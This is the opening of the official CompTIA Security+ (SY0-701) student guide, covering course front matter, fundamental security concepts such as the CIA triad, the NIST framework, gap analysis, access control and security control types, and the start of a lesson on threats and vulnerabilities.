The Official CompTIA Security+ Student Guide (Exam SY0-701)

Course Edition: 2.0

Acknowledgments

James Pengelly, Author
Gareth Marchant, Author

Michael Olsen, Director, Content Development
Danielle Andries, Senior Manager, Content Development

Notices

Disclaimer

While CompTIA, Inc. takes care to ensure the accuracy and quality of these materials, we cannot guarantee their accuracy, and all materials are provided without any warranty whatsoever, including, but not limited to, the implied warranties of merchantability or fitness for a particular purpose. The use of screenshots, photographs of another entity's products, or another entity's product name or service in this book is for editorial purposes only. No such use should be construed to imply sponsorship or endorsement of the book by nor any affiliation of such entity with CompTIA. This courseware may contain links to sites on the Internet that are owned and operated by third parties (the "External Sites"). CompTIA is not responsible for the availability of, or the content located on or through, any External Site. Please contact CompTIA if you have any concerns regarding such links or External Sites.

Trademark Notice

CompTIA®, Security+®, and the CompTIA logo are registered trademarks of CompTIA, Inc., in the U.S. and other countries. All other product and service names used may be common law or registered trademarks of their respective proprietors.

Copyright Notice

Copyright © 2023 CompTIA, Inc. All rights reserved. Screenshots used for illustrative purposes are the property of the software proprietor. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of CompTIA, 3500 Lacey Road, Suite 100, Downers Grove, IL 60515-5439.

This book conveys no rights in the software or other products about which it was written; all use or licensing of such software or other products is the responsibility of the user according to terms and conditions of the owner. If you believe that this book, related materials, or any other CompTIA materials are being reproduced or transmitted without permission, please call 1-866-835-8020 or visit **https://help.comptia.org**.

Table of Contents

Lesson 1: Summarize Fundamental Security Concepts 1

- Topic 1A: Security Concepts 2
- Topic 1B: Security Controls 8

Lesson 2: Compare Threat Types 15

- Topic 2A: Threat Actors 16
- Topic 2B: Attack Surfaces 23
- Topic 2C: Social Engineering 30

Lesson 3: Explain Cryptographic Solutions 37

- Topic 3A: Cryptographic Algorithms 38
- Topic 3B: Public Key Infrastructure 47
- Topic 3C: Cryptographic Solutions 60

Lesson 4: Implement Identity and Access Management 69

- Topic 4A: Authentication 70
- Topic 4B: Authorization 81
- Topic 4C: Identity Management 89

Lesson 5: Secure Enterprise Network Architecture 99

- Topic 5A: Enterprise Network Architecture 100
- Topic 5B: Network Security Appliances 115
- Topic 5C: Secure Communications 129

Lesson 6: Secure Cloud Network Architecture 141

- Topic 6A: Cloud Infrastructure 142
- Topic 6B: Embedded Systems and Zero Trust Architecture 158

Lesson 7: Explain Resiliency and Site Security Concepts 171
Topic 7A: Asset Management 172
Topic 7B: Redundancy Strategies 182
Topic 7C: Physical Security 198

Lesson 8: Explain Vulnerability Management 209
Topic 8A: Device and OS Vulnerabilities 210
Topic 8B: Application and Cloud Vulnerabilities 220
Topic 8C: Vulnerability Identification Methods 231
Topic 8D: Vulnerability Analysis and Remediation 242

Lesson 9: Evaluate Network Security Capabilities 251
Topic 9A: Network Security Baselines 252
Topic 9B: Network Security Capability Enhancement 263

Lesson 10: Assess Endpoint Security Capabilities 273
Topic 10A: Implement Endpoint Security 274
Topic 10B: Mobile Device Hardening 292

Lesson 11: Enhance Application Security Capabilities 303
Topic 11A: Application Protocol Security Baselines 304
Topic 11B: Cloud and Web Application Security Concepts 318

Lesson 12: Explain Incident Response and Monitoring Concepts 327
Topic 12A: Incident Response 328
Topic 12B: Digital Forensics 340
Topic 12C: Data Sources 347
Topic 12D: Alerting and Monitoring Tools 358

Lesson 13: Analyze Indicators of Malicious Activity 371

Topic 13A: Malware Attack Indicators 372

Topic 13B: Physical and Network Attack Indicators..... 385

Topic 13C: Application Attack Indicators 399

Lesson 14: Summarize Security Governance Concepts 409

Topic 14A: Policies, Standards, and Procedures..... 410

Topic 14B: Change Management..... 425

Topic 14C: Automation and Orchestration 433

Lesson 15: Explain Risk Management Processes 439

Topic 15A: Risk Management Processes and Concepts..... 440

Topic 15B: Vendor Management Concepts 453

Topic 15C: Audits and Assessments..... 460

Lesson 16: Summarize Data Protection and Compliance Concepts 469

Topic 16A: Data Classification and Compliance 470

Topic 16B: Personnel Policies 488

Appendix A: Mapping Course Content to CompTIA Security+ A-1

Solutions S-1

Glossary.....G-1

Index.....I-1

About This Course

CompTIA is a not-for-profit trade association with the purpose of advancing the interests of IT professionals and IT channel organizations; its industry-leading IT certifications are an important part of that mission. CompTIA's Security+ certification is a global certification that validates the foundational cybersecurity skills necessary to perform core security functions and pursue an IT security career.

> This exam will certify the successful candidate has the knowledge and skills required to assess the security posture of an enterprise environment and recommend and implement appropriate security solutions; monitor and secure hybrid environments, including cloud, mobile, and IoT; operate with an awareness of applicable regulations and policies, including principles of governance, risk, and compliance; identify, analyze, and respond to security events and incidents.
>
> Security+ is compliant with ISO 17024 standards. Regulators and government rely on ANSI accreditation because it provides confidence and trust in the outputs of an accredited program.
>
> *CompTIA Security+ Exam Objectives*

Course Description

Course Objectives

This course can benefit you in two ways. If you intend to pass the CompTIA Security+ (Exam SY0-701) certification examination, this course can be a significant part of your preparation. But certification is not the only key to professional success in the field of IT security. Today's job market demands individuals with demonstrable skills, and the information and activities in this course can help you build your cybersecurity skill set so that you can confidently perform your duties in any entry-level security role.

On course completion, you will be able to do the following:

- Summarize fundamental security concepts.
- Compare threat types.
- Explain appropriate cryptographic solutions.
- Implement identity and access management.
- Secure enterprise network architecture.
- Secure cloud network architecture.
- Explain resiliency and site security concepts.
- Explain vulnerability management.
- Evaluate network security capabilities.
- Assess endpoint security capabilities.
- Enhance application security capabilities.
- Explain incident response and monitoring concepts.
- Analyze indicators of malicious activity.

- Summarize security governance concepts.
- Explain risk management processes.
- Summarize data protection and compliance concepts.

Target Student

The Official CompTIA Security+ (Exam SY0-701) is the primary course you will need to take if your job responsibilities include safeguarding networks, detecting threats, and securing data in your organization. You can take this course to prepare for the CompTIA Security+ (Exam SY0-701) certification examination.

Prerequisites

To ensure your success in this course, you should have a minimum of two years of experience in IT administration with a focus on security, hands-on experience with technical information security, and a broad knowledge of security concepts. CompTIA A+ and CompTIA Network+, or the equivalent knowledge, is strongly recommended.

The prerequisites for this course might differ significantly from the prerequisites for the CompTIA certification exams. For the most up-to-date information about the exam prerequisites, complete the form on this page: www.comptia.org/training/resources/exam-objectives.

How to Use the Study Notes

The following notes will help you understand how the course structure and components are designed to support mastery of the competencies and tasks associated with the target job roles and will help you to prepare to take the certification exam.

As You Learn

At the top level, this course is divided into **lessons**, each representing an area of competency within the target job roles. Each lesson is composed of a number of topics. A **topic** contains subjects that are related to a discrete job task, mapped to objectives and content examples in the CompTIA exam objectives document. Rather than follow the exam domains and objectives sequence, lessons and topics are arranged in order of increasing proficiency. Each topic is intended to be studied within a short period (typically 30 minutes at most). Each topic is concluded by one or more activities, designed to help you to apply your understanding of the study notes to practical scenarios and tasks.

In addition to the study content in the lessons, there is a glossary of the terms and concepts used throughout the course. There is also an index to assist in locating particular terminology, concepts, technologies, and tasks within the lesson and topic content.

In many electronic versions of the book, you can click links on key words in the topic content to move to the associated glossary definition, and on page references in the index to move to that term in the content. To return to the previous location in the document after clicking a link, use the appropriate functionality in your eBook viewing software.

Watch throughout the material for the following visual cues.

A **Note** provides additional information, guidance, or hints about a topic or task.

A **Caution** note makes you aware of places where you need to be particularly careful with your actions, settings, or decisions so that you can be sure to get the desired results of an activity or task.

As You Review

Any method of instruction is only as effective as the time and effort you, the student, are willing to invest in it. In addition, some of the information that you learn in class may not be important to you immediately, but it may become important later. For this reason, we encourage you to spend some time reviewing the content of the course after your time in the classroom.

Following the lesson content, you will find a table mapping the lessons and topics to the exam domains, objectives, and content examples. You can use this as a checklist as you prepare to take the exam and to review any content that you are uncertain about.

As a Reference

The organization and layout of this book make it an easy-to-use resource for future reference. Guidelines can be used during class and as after-class references when you're back on the job and need to refresh your understanding. Taking advantage of the glossary, index, and table of contents, you can use this book as a first source of definitions, background information, and summaries.

How to Use the CompTIA Learning Center

The CompTIA Learning Center is an intuitive online platform that provides access to the eBook and all accompanying resources to support The Official CompTIA curriculum. The CompTIA Learning Center can be accessed at learn.comptia.org. An access key to the CompTIA Learning Center is delivered upon purchase of the eBook.

Use the CompTIA Learning Center to access the following resources:

- **Online Reader**—The interactive online reader provides the ability to search, highlight, take notes, and bookmark passages in the eBook. You can also access the eBook through the CompTIA Learning Center eReader mobile app.
- **Videos**—Videos complement the topic presentations in this study guide by providing short, engaging discussions and demonstrations of key technologies referenced in the course.
- **Assessments**—Practice questions help to verify your understanding of the material for each lesson. Answers and feedback can be reviewed after each question or at the end of the assessment. A timed Final Assessment provides a practice-test-like experience to help you to determine how prepared you feel to attempt the CompTIA certification exam. You can review correct answers and full feedback after attempting the Final Assessment.
- **Strengths and Weaknesses Dashboard**—The Strengths and Weaknesses Dashboard provides you with a snapshot of your performance. Data flows into the dashboard from your practice questions, Final Assessment scores, and your indicated confidence levels throughout the course.

Lesson 1

Summarize Fundamental Security Concepts

LESSON INTRODUCTION

Security is an ongoing process that includes assessing requirements, setting up organizational security systems, hardening and monitoring those systems, responding to attacks in progress, and deterring attackers. If you can summarize the fundamental concepts that underpin security functions, you can contribute more effectively to a security team. You must also be able to explain the importance of compliance factors and best practice frameworks in driving the selection of security controls and how departments, units, and professional roles within different types of organizations implement the security function.

Lesson Objectives

In this lesson, you will do the following:

- Summarize information security concepts.
- Compare and contrast security control types.
- Describe security roles and responsibilities.

Topic 1A

Security Concepts

EXAM OBJECTIVES COVERED

1.2 Summarize fundamental security concepts.

To be successful and credible as a security professional, you should understand security in business starting from the ground up. You should know the key security terms and ideas used by security experts in technical documents and trade publications. Security implementations are constructed from fundamental building blocks, just like a large building is built from individual bricks. This topic will help you understand those building blocks so that you can use them as the foundation for your security career.

Information Security

Information security (infosec) refers to the protection of data resources from unauthorized access, attack, theft, or damage. Data may be vulnerable because of the way it is stored, transferred, or processed. The systems used to store, transmit, and process data must demonstrate the properties of security. Secure information has three properties, often referred to as the **CIA Triad**:

- **Confidentiality** means that information can only be read by people who have been explicitly authorized to access it.
- **Integrity** means that the data is stored and transferred as intended and that any modification is authorized.
- **Availability** means that information is readily accessible to those authorized to view or modify it.

The triad can also be referred to as "AIC" to avoid confusion with the Central Intelligence Agency.

Some security models and researchers identify other properties of secure systems. The most important of these is non-repudiation. **Non-repudiation** means that a person cannot deny doing something, such as creating, modifying, or sending a resource. For example, a legal document, such as a will, must usually be witnessed when it is signed. If there is a dispute about whether the document was correctly executed, the witness can provide evidence that it was.

Cybersecurity Framework

Within the goal of ensuring information security, cybersecurity refers specifically to provisioning secure processing hardware and software. Information security and cybersecurity tasks can be classified as five functions, following the framework developed by the **National Institute of Standards and Technology (NIST)** (nist.gov/cyberframework/online-learning/five-functions):

- **Identify**—develop security policies and capabilities. Evaluate risks, threats, and vulnerabilities and recommend security controls to mitigate them.
- **Protect**—procure/develop, install, operate, and decommission IT hardware and software assets with security as an embedded requirement of every stage of this operation's lifecycle.
- **Detect**—perform ongoing, proactive monitoring to ensure that controls are effective and capable of protecting against new types of threats.
- **Respond**—identify, analyze, contain, and eradicate threats to systems and data security.
- **Recover**—implement cybersecurity resilience to restore systems and data if other controls are unable to prevent attacks.



Core cybersecurity tasks.

NIST's framework is just one example. There are many other ***cybersecurity frameworks (CSF)****.*

Gap Analysis

Each security function is associated with a number of goals or outcomes. For example, one outcome of the Identify function is an inventory of the assets owned and operated by the company. Outcomes are achieved by implementing one or more **security controls**.

Numerous categories and types of security controls cover a huge range of functions. This makes selection of appropriate and effective controls difficult.

A cybersecurity framework guides the selection and configuration of controls. Frameworks are important because they save an organization from building its security program in a vacuum, or from building the program on a foundation that fails to account for important security concepts.

The use of a framework allows an organization to make an objective statement of its current cybersecurity capabilities, identify a target level of capability, and prioritize investments to achieve that target. This gives a structure to internal risk management procedures and provides an externally verifiable statement of regulatory compliance.

Gap analysis is a process that identifies how an organization's security systems deviate from those required or recommended by a framework. This will be performed when first adopting a framework or when meeting a new industry or legal compliance requirement. The analysis might be repeated every few years to meet compliance requirements or to validate any changes that have been made to the framework.

For each section of the framework, a gap analysis report will provide an overall score, a detailed list of missing or poorly configured controls associated with that section, and recommendations for remediation.

Function	Controls (Actual/Required)	CIA Triad Risk Levels	Target Remediation
Identify (10/16)	Asset Management (4/6)	C : 6 I : 6 A : 6	Q4
	Governance (3/4)	C : 6 I : 6 A : 1	Q3
	Risk Assessment (3/6)	C : 6 I : 6 A : 3	Q3
Protect (8/16)	Identity and Access Management (5/8)	C : 9 I : 9 A : 4	Q1
	Data Security (3/8)	C : 9 I : 9 A : 4	Q1

Advanced capability
Intermediate capability
No/basic capability

Summary of gap analysis findings showing number of recommended controls not implemented per function and category; plus risks to confidentiality, integrity, and availability from missing controls; and target remediation date.

While some or all work involved in gap analysis could be performed by the internal security team, a gap analysis is likely to involve third-party consultants. Frameworks and compliance requirements from regulations and legislation can be complex enough to require a specialist. Advice and feedback from an external party can alert the internal security team to oversights and to new trends and changes in best practice.

Access Control

An access control system ensures that an information system meets the goals of the CIA triad. Access control governs how subjects/principals may interact with objects. Subjects are people, devices, software processes, or any other system that can request and be granted access to a resource. Objects are the resources. An object could be a network, server, database, app, or file. Subjects are assigned rights or permissions on resources.

Modern access control is typically implemented as an **identity and access management (IAM)** system. IAM comprises four main processes:

- **Identification**—creating an account or ID that uniquely represents the user, device, or process on the network.
- **Authentication**—proving that a subject is who or what it claims to be when it attempts to access the resource. An authentication factor determines what sort of credential the subject can use. For example, people might be authenticated by providing a password; a computer system could be authenticated using a token such as a digital certificate.
- **Authorization**—determining what rights subjects should have on each resource, and enforcing those rights. An authorization model determines how these rights are granted. For example, in a discretionary model, the object owner can allocate rights. In a mandatory model, rights are predetermined by system-enforced rules and cannot be changed by any user within the system.
- **Accounting**—tracking authorized usage of a resource or use of rights by a subject and alerting when unauthorized use is detected or attempted.



Differences among identification, authentication, authorization, and accounting. (Images © 123RF.com.)

*The servers and protocols that implement these functions can also be referred to as **authentication, authorization, and accounting (AAA)**. The use of IAM to describe enterprise security workflows is becoming more prevalent as the importance of the identification process is better acknowledged.*

For example, if you are setting up an e-commerce site and want to enroll users, you need to select the appropriate controls to perform each function:

- **Identification**—ensure that customers are legitimate. For example, you might need to ensure that billing and delivery addresses match and that they are not trying to use fraudulent payment methods.
- **Authentication**—ensure that customers have unique accounts and that only they can manage their orders and billing information.
- **Authorization**—rules to ensure customers can place orders only when they have valid payment mechanisms in place. You might operate loyalty schemes or promotions that authorize certain customers to view unique offers or content.
- **Accounting**—the system must record the actions a customer takes (to ensure that they cannot deny placing an order, for instance).

Remember that these processes apply both to people and to systems. For example, you need to ensure that your e-commerce server can authenticate its identity when customers connect to it using a web browser.

Review Activity:

Security Concepts

Answer the following questions:

1. **What are the properties of a secure information processing system?**

2. **What term is used to describe the property of a secure network where a sender cannot deny having sent a message?**

3. **A company provides a statement of deviations from framework best practices to a regulator. What process has the company performed?**

4. **What process within an access control framework logs actions performed by subjects?**

5. **What is the difference between authorization and authentication?**

6. **How does accounting provide non-repudiation?**

Topic 1B

Security Controls

EXAM OBJECTIVES COVERED

1.1 Compare and contrast various types of security controls.

Information security and cybersecurity assurance is met by implementing security controls. By identifying basic security control types, you will be better prepared to select and implement the most appropriate controls for a given scenario. You should also be able to describe how specific job roles and organizational structures can implement a comprehensive security program for organizations.

Security Control Categories

Information and cybersecurity assurance usually takes place within an overall process of business risk management. Implementation of cybersecurity functions is often the responsibility of the IT department. There are many different ways of thinking about how IT services should be governed to fulfill overall business needs. Some organizations have developed IT service frameworks to provide best practice guides to implementing IT and cybersecurity. These frameworks can shape company policies and provide checklists of procedures, activities, and technologies that represent best practice. Collectively, these procedures, activities, and tools can be referred to as security controls.

A **security control** is designed to give a system or data asset the properties of confidentiality, integrity, availability, and non-repudiation. Controls can be divided into four broad categories based on the way the control is implemented:

- **Managerial**—the control gives oversight of the information system. Examples could include risk identification or a tool allowing the evaluation and selection of other security controls.
- **Operational**—the control is implemented primarily by people. For example, security guards and training programs are operational controls.
- **Technical**—the control is implemented as a system (hardware, software, or firmware). For example, firewalls, antivirus software, and OS access control models are technical controls.
- **Physical**—controls such as alarms, gateways, locks, lighting, and security cameras that deter and detect access to premises and hardware are often placed in a separate category to technical controls.



Categories of security controls

Although it uses a different scheme, be aware of the way the National Institute of Standards and Technology (NIST) classifies security controls (csrc.nist.gov/publications/detail/sp/800-53/rev-5/final).

Security Control Functional Types

As well as a category, a security control can be defined according to the goal or function it performs:

- **Preventive**—the control acts to eliminate or reduce the likelihood that an attack can succeed. A preventive control operates before an attack can take place. **Access control lists (ACL)** configured on firewalls and file system objects are preventive-type technical controls. Antimalware software acts as a preventive control by blocking malicious processes from executing.
- **Detective**—the control may not prevent or deter access, but it will identify and record an attempted or successful intrusion. A detective control operates during an attack. Logs provide one of the best examples of detective-type controls.
- **Corrective**—the control eliminates or reduces the impact of a security policy violation. A corrective control is used after an attack. A good example is a backup system that restores data that was damaged during an intrusion. Another example is a patch management system that eliminates the vulnerability exploited during the attack.

While most controls can be classed functionally as preventive, detective, or corrective, a few other types can be used to define other cases:

- **Directive**—the control enforces a rule of behavior, such as a policy, best practice standard, or standard operating procedure (SOP). For example, an employee's contract will set out disciplinary procedures or causes for dismissal if they do not comply with policies and procedures. Training and awareness programs can also be considered as directive controls.

- **Deterrent**—the control may not physically or logically prevent access, but it psychologically discourages an attacker from attempting an intrusion. This could include signs and warnings of legal penalties against trespass or intrusion.
- **Compensating**—the control is a substitute for a principal control, as recommended by a security standard, and affords the same (or better) level of protection but uses a different methodology or technology.



Functional types of security controls. (Images © 123RF.com.)

Information Security Roles and Responsibilities

A security policy is a formalized statement that defines how security will be implemented within an organization. It describes the means the organization will take to protect the confidentiality, availability, and integrity of sensitive data and resources.

The implementation of a security policy to support the goals of the CIA triad might be very different for a school, a multinational accountancy firm, or a machine tool manufacturer. However, each of these organizations, or any other organization (in any sector of the economy, whether profit-making or non-profit-making), should have the same interest in ensuring that its employees, equipment, and data are secure against attack or damage. An organization that develops security policies and uses framework-based security controls has a strong security posture.

As part of the process of adopting an effective organizational security posture, employees must be aware of their responsibilities. The structure of security responsibilities will depend on the size and hierarchy of an organization, but these roles are typical.

- Overall responsibility for the IT function lies with a **Chief Information Officer (CIO)**. This role might also have direct responsibility for security. Some organizations will also appoint a **Chief Technology Officer (CTO)**, with more specific responsibility for ensuring effective use of new and emerging IT products and solutions to achieve business goals.
- In larger organizations, internal responsibility for security might be allocated to a dedicated department, run by a **Chief Security Officer (CSO)** or Chief Information Security Officer (CISO).
- Managers may have responsibility for a domain, such as building control, web services, or accounting.

- Technical and specialist staff have responsibility for implementing, maintaining, and monitoring the policy. Security might be made of a core competency of systems and network administrators, or there may be dedicated security administrators. One such job title is **Information Systems Security Officer (ISSO)**.
- Nontechnical staff have the responsibility of complying with policy and with any relevant legislation.
- External responsibility for security (due care or liability) lies mainly with directors or owners, though again it is important to note that all employees share some measure of responsibility.

NIST's National Initiative for Cybersecurity Education (NICE) categorizes job tasks and job roles within the cybersecurity industry (gov/itl/applied-cybersecurity/nice/nice-framework-resource-center).

Information Security Competencies

IT professionals working in a role with security responsibilities must be competent in a wide range of disciplines, from network and application design to procurement and human resources (HR). The following activities might be typical of such a role:

- Participate in risk assessments and testing of security systems and make recommendations.
- Specify, source, install, and configure secure devices and software.
- Set up and maintain document access control and user privilege profiles.
- Monitor audit logs, review user privileges, and document access controls.
- Manage security-related incident response and reporting.
- Create and test business continuity and disaster recovery plans and procedures.
- Participate in security training and education programs.

Information Security Business Units

The following units are ofen used to represent the security function within the organizational hierarchy.

Security Operations Center (SOC)

A **security operations center (SOC)** is a location where security professionals monitor and protect critical information assets across other business functions, such as finance, operations, sales/marketing, and so on. Because SOCs can be difficult to establish, maintain, and finance, they are usually employed by larger corporations, like a government agency or a healthcare company.

A security operations center (SOC) provides resources and personnel to implement rapid incident detection and response, plus oversight of cybersecurity operations. (Image © gorodenkoff 123RF.com.)

DevSecOps

Network operations and use of cloud computing make ever-increasing use of automation through software code. Traditionally, software code would be the responsibility of a programming or development team. Separate development and operations departments or teams can lead to silos, where each team does not work effectively with the other.

Development and operations (DevOps) is a cultural shift within an organization to encourage much more collaboration between developers and systems administrators. By creating a highly orchestrated environment, IT personnel and developers can build, test, and release software faster and more reliably. DevSecOps extends the boundary to security specialists and personnel, reflecting the principle that security is a primary consideration at every stage of software development and deployment. This is also known as shift left, meaning that security considerations need to be made during requirements and planning phases, not grafted on at the end. The principle of **DevSecOps** recognizes this and shows that security expertise must be embedded into any development project. Ancillary to this is the recognition that security operations can be conceived of as software development projects. Security tools can be automated through code. Consequently, security operations need to take on developer expertise to improve detection and monitoring.

Incident Response

A dedicated **computer incident response team (CIRT)**/computer security incident response team (CSIRT)/computer emergency response team (CERT) is a single point of contact for the notification of security incidents. This function might be handled by the SOC or it might be established as an independent business unit.

Review Activity:

Security Controls

Answer the following questions:

1. **You have implemented a secure web gateway that blocks access to a social networking site. How would you categorize this type of security control?**

2. **A company has installed motion-activated floodlighting on the grounds around its premises. What class and function is this security control?**

3. **A firewall appliance intercepts a packet that violates policy. It automatically updates its access control list to block all further packets from the source IP. What TWO functions did the security control perform?**

4. **If a security control is described as operational and compensating, what can you determine about its nature and function?**

5. **A multinational company manages a large amount of valuable intellectual property (IP) data, plus personal data for its customers and account holders. What type of business unit can be used to manage such important and complex security requirements?**

6. **A business is expanding rapidly, and the owner is worried about tensions between its established IT and programming divisions. What type of security business unit or function could help to resolve these issues?**

Lesson 1

Summary

You should be able to compare and contrast security controls using categories and functional types. You should also be able to explain how general security concepts and frameworks are used to develop and validate security policies and control selection.

Guidelines for Summarizing Security Concepts and Security Controls

Follow these guidelines when you assess the use of security controls and frameworks in your organization:

- Create a security mission statement and supporting policies that emphasize the importance of the CIA triad: confidentiality, integrity, availability.
- Assign roles so that security tasks and responsibilities are clearly understood and that impacts to security are assessed and mitigated across the organization.
- Consider creating business units, departments, or projects to support the security function, such as a SOC, CIRT, and DevSecOps.
- Identify and assess the laws and industry regulations that impose compliance requirements on your business.
- Select a framework that meets your organization's compliance requirements and business needs.
- Create a matrix of security controls that are currently in place to identify categories and functions—consider deploying additional controls for any unmatched capabilities.
- Perform a gap analysis to evaluate security capabilities against framework requirements and identify goals for developing additional cybersecurity competencies and improving overall information security assurance.

Lesson 2

Compare Threat Types

LESSON INTRODUCTION

To make an effective security assessment, you must be able to explain strategies for both defense and attack. Your responsibilities are likely to lie principally in defending assets, but to do this you must be able to explain the tactics, techniques, and procedures of threat actors. You must also be able to differentiate the types and capabilities of threat actors and the ways they can exploit the attack surface that your networks and systems expose.

Lesson Objectives

In this lesson, you will do the following:

- Compare and contrast attributes and motivations of threat actor types.
- Explain common threat vectors and attack surfaces.

Topic 2A

Threat Actors

EXAM OBJECTIVES COVERED

2.1 Compare and contrast common threat actors and motivations.

When you assess your organization's security posture, you must apply the concepts of vulnerability, threat, and risk. Risk is a measure of the likelihood and impact of a threat actor being able to exploit a vulnerability in your organization's security systems.

To evaluate these factors, you must be able to evaluate the sources of threats or threat actors. This topic will help you to classify and evaluate the motivation and capabilities of threat actor types so that you can assess and mitigate risks more effectively.

Vulnerability, Threat, and Risk

Security teams must identify ways in which their systems could be attacked. These assessments involve vulnerability, threat, and risk:

- **Vulnerability** is a weakness that could be triggered accidentally or exploited intentionally to cause a security breach. Examples of vulnerabilities include improperly configured or installed hardware or software, delays in applying and testing software and firmware patches, poorly designed network architecture, inadequate physical security, insecure password usage, and design flaws in software or operating systems. Factors such as the value of the vulnerable asset and the ease of exploiting the fault determine the severity of vulnerabilities.
- **Threat** is the potential for someone or something to exploit a vulnerability and breach security. A threat can have an **intentional** motivation or be **unintentional**. The person or thing that poses the threat is called a *threat actor* or *threat agent.* The path or tool used by a malicious threat actor is a *threat vector.*
